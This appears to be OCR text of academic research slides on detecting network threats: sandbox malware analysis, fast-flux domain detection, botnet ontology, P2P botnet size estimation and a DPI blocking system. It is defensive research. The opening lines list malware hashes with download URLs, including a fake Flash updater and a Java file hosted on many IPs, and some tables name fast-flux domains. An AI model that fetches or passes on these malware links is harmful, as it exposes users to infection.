02db2d914f3440ee7d7c927ae135324f	2	08/20/12 20:52:33	http://haitimissionschool.org/updateflashplayer.exe
04067e8ac465ef4025f03fb8d8f36303	2	08/03/12 16:47:09	http://www.youtube.com/v/JXBYTdtI0CA?version=3
05561e2d8de259d4a0c360a76cd90c13	48	08/19/12 07:49:24	http://174.140.163.184/data/Qai.jar http://174.140.171.183/data/Qai.jar http://198.143.159.124/data/Qai.jar http://199.195.116.139/data/Qai.jar http://209.59.216.120/data/Qai.jar http://209.59.219.106/data/Qai.jar http://209.59.219.112/data/Qai.jar http://212.58.20.11/data/Qai.jar http://46.249.37.124/data/Qai.jar http://66.175.222.60/data/Qai.jar http://66.228.59.69/data/Qai.jar http://69.194.193.146/data/Qai.jar http://69.194.196.15/data/Qai.jar

Network Threats Detection:
Malware Behavior Analysis

- **MELBED:** Automated dynamic malware Behavior Analysis at real machines on Testbed@TWISC
- **Improved Cuckoo:** Improve malware **behavior signature summary** based on Cuckoo Sandbox. Behavior signature summary can increase

惡意程式資訊

惡意執行檔 | 惡意網頁檔 | 惡意文字檔 | 其他惡意程式

瀏覽

項次	MD5	Describe	VT-scan	Threat Expert	Report1	Report2	pcap	日期
21	f0886c750a6dacf56aeb693f613358a9	CDNetworks Inc. CDNET 130 Rio Robles San Jose CA 95134	VT	Threat	report		pcap	2012-11-09
22	6d953c5bf20f3f14209e80ce02a18b1e	CDNetworks Inc. CDNET 130 Rio Robles San Jose CA 95134	VT	Threat	report		pcap	2012-11-09
23	81812b9bad1e1bafe79028e2a5ca043a	CDNetworks Inc. CDNET 130 Rio Robles San Jose CA 95134	VT	Threat	report		pcap	2012-11-09
24	472456cab4c2dffa17264fda9e3145cc	CDNetworks Inc. CDNET 130 Rio Robles San Jose CA 95134	VT	Threat	report		pcap	2012-11-09
25	5dbc2f551e9df8b94de88644a09d9f0b	CDNetworks Inc. CDNET 130 Rio Robles San Jose CA 95134	VT	Threat	report		pcap	2012-11-09
26	26c4c23939ef115aa7e76761c52e681d	CDNetworks Inc. CDNET 130 Rio Robles San Jose CA 95134	VT	Threat	report		pcap	2012-11-09
27	34d00b5e110375b958b64d449ef9c55a	CDNetworks Inc. CDNET 130 Rio Robles San Jose CA 95134	VT	Threat	report		pcap	2012-11-09
28	d446c9d8b7693249bd111f1a7d82f6cb	CDNetworks Inc. CDNET 130 Rio Robles San Jose CA 95134	VT	Threat	report		pcap	2012-11-09
29	3c2fe9005fd12dd8075424ea2d6f5836	CDNetworks Inc. CDNET 130 Rio Robles San Jose CA 95134	VT	Threat	report		pcap	2012-11-09
30	af75cc316b1bc9b7a1a3438b6ee75d14	CDNetworks Inc. CDNET 130 Rio Robles San Jose CA 95134	VT	Threat	report		pcap	2012-11-09

共5977筆記錄 每頁 10 筆 目前：3/598頁 PRE NEXT 第 3 頁 Goto

cuckoo

General Information | Screenshots | Dropped Files | Network Analysis | Behavior Analysis

This is a report generated by Cuckoo Sandbox, an open source automated malware analysis system.

General Information

File name:
File size:
File type:
CRC32:
MD5:
SHA1:
SHA256:
SHA512:
Sadeep:
PEiD Signatures: None matched

Signatures

- Create new files on file system
- DNS domain lookup on google.com
- Boot Section infecting

Screenshots

Dropped Files


Network Threats Detection:

Adaptive Fast-Flux Detection


- Development of adaptive malicious domain detection technology can be quickly changed for different types of malicious Mobility domain (Fast-Flux) for detection and tracking
- Proposed to improve the existing Fast-Flux technology to **detect delay**
  - Traditionally, each of a FAST-Flux Detection consuming more than 5 minutes

Network Threats Detection:

Adaptive Fast-Flux Detection (Cont.)



Fast-Flux Detection System



Modules:

- IP Extractor
- ASN Feature Query Module
- E-DPN Feature Module
- SD-RTT Estimation Module

Network Threats Detection:
Adaptive Fast-Flux Detection (Cont.)


偵測時間	網域	Fast-Flux IP	result	detection time
2012-09-19 14:56:33	charmingprincess.net	[178.47.11.119, 219.19.188.136, 218.103.158.253, 27.42.174.230]	Yes	13
2012-09-18 20:12:28	adultdatingcenter.net	[174.138.214.233, 95.139.78.214, 85.221.222.166, 77.45.30.53, 46.241.166.218]	Yes	13
2012-09-18 20:11:20	aboutflirtlove.com	[95.139.78.214, 77.45.30.53, 174.138.214.233, 85.221.222.166, 46.241.166.218]	Yes	11
2012-09-18 20:10:49	ashampoo-14.com	[87.230.55.18, 87.230.56.95, 87.230.56.97, 188.138.0.103, 217.115.153.88, 217.115.153.90, 217.115.153.92, 217.115.153.94, 80.237.152.63, 80.237.153.21, 80.237.154.35, 83.169.60.31, 85.25.120.74]	No	27
2012-09-18 20:09:55	ashampoo-14.com	[87.230.55.18, 87.230.56.95, 87.230.56.97, 188.138.0.103, 217.115.153.88, 217.115.153.90, 217.115.153.92, 217.115.153.94, 80.237.152.63, 80.237.153.21, 80.237.154.35, 83.169.60.31, 85.25.120.74]	No	27
2012-09-13 16:47:10	140.116.221.29	[140.116.221.29]	No	2
2012-08-31 14:32:04	alldatingbreak.com	[81.198.241.40, 222.106.31.112, 119.175.226.249, 219.19.188.140]	Yes	10
2012-08-31 13:03:51	google.com	[74.125.31.138, 74.125.31.113, 74.125.31.139, 74.125.31.101, 74.125.31.102, 74.125.31.100, 2404:6800:4008:c00:0:0:0:66]	No	15
2012-08-31 13:02:47	adultdatingcenter.net	[188.17.38.223, 119.17	Yes	11
2012-08-31 12:27:31	facebook.com	[69.171.234.21, 69.171, 2a03:2880:2110:3f01:face:b00c:0:0, 2a03:2880:2110:9f01:face:b00c:0:0, 2a03:2880:10:8f01:face:b00c:0:25, 2a03:2880:10:cf01:face:b00c:0:0]	No	13

We don't have to wait too long to get fast-flux detection results


Network Threats Detection:

Ontology Analysis on Botnet Traffic

- **In order to find out more relevance between known botnet flow, we use ontology to present relationship of botnet flows and inherent potential bots communication.**



Ontology Analysis



Rule Inherent

Botnet communication patterns and behavior


Search:

Statement	Domain	Property	Range
S01	Botnet_Master	hasVictims	Victim
S02	Botnet_Master	BotMasterBehavior	Bot_FlowKeys
S03	Botnet_Master	hasFeatures	Bot_FlowKeys Bot_Behavior
S04	Bot_FlowKeys	hasNumberVictim	C&C_Server
S05	Bot_Behavior	Bot_Classifications	IRC_Bot P2P_Bot HTTP_Bot FastFlux_Bot
S06	Bot_FlowKeys	FlowKeys_Features	TTL ConnectionNumbers Protocol SourceIP DestinationIP SourcePort DestinationPort
S07	Protocol	hasProtocol	P2P HTTP ICMP UDP TCP
S08	C&C_Server	hasControl	Victim
S09	SourceIP SourcePort	hasHTTP	DestinationIP DestinationPort
S10	SourceIP SourcePort	hasP2P	DestinationIP DestinationPort
S11	SourceIP SourcePort	hasICMP	DestinationIP DestinationPort
S12	SourceIP SourcePort	hasUDP	DestinationIP DestinationPort

Network Threats Detection:

Measuring the Scale of P2P Botnet


- Estimate P2P botnet for the DHT network architecture
- Using Capture-Recapture Method to estimate botnet size
- Experimental environment on Testbed@NCKU



Network Threats Detection:


Measuring the scale of P2P botnet (Cont.)

- **Peer list collection module**
  - Compose by Peer list collection nodes
  - Collect information from nodes
- **Peer list analysis module**
  - Analyze information from nodes
  - Calculate the duplicate nodes
  - Mark captured nodes
- **Estimate size module**
  - Parameters from the the Peer list analysis module use the proportion of node capture - recapture to estimate the size of the entire P2P Botnet



Measuring the scale of P2P botnet (Cont.)

- Research Results:
  - The figure can be found in the the **ninth** capture - recapture estimated quantity is gradually was gently growth phenomenon.
  - In this study, can indeed reduce to observe the Botnet the time, can quickly determine the number of infections。





	1	2	3	4	5	6	7	8	9	10
DAY1	0	977	887	1709	1722	1987	1984	2640	2739	3090
DAY2	0	651	943	1153	1518	2003	2498	2876	2971	3015
DAY3	0	508	944	1292	1668	2052	2011	2528	3000	3182
DAY4	0	904	923	1439	1467	1716	2305	2303	2748	3138
DAY5	0	662	961	1302	1856	1990	2872	2560	2818	3057

Defense Countermeasure:


DPI System for Blocking Botnet

- Build a Deep Packet Inspection (DPI) system based on Netfilter for detecting malicious threats including Botnet flow and Phishing website.
- Detect malicious traffic by multi-pattern matching and tracking connections for monitoring and statistical analysis






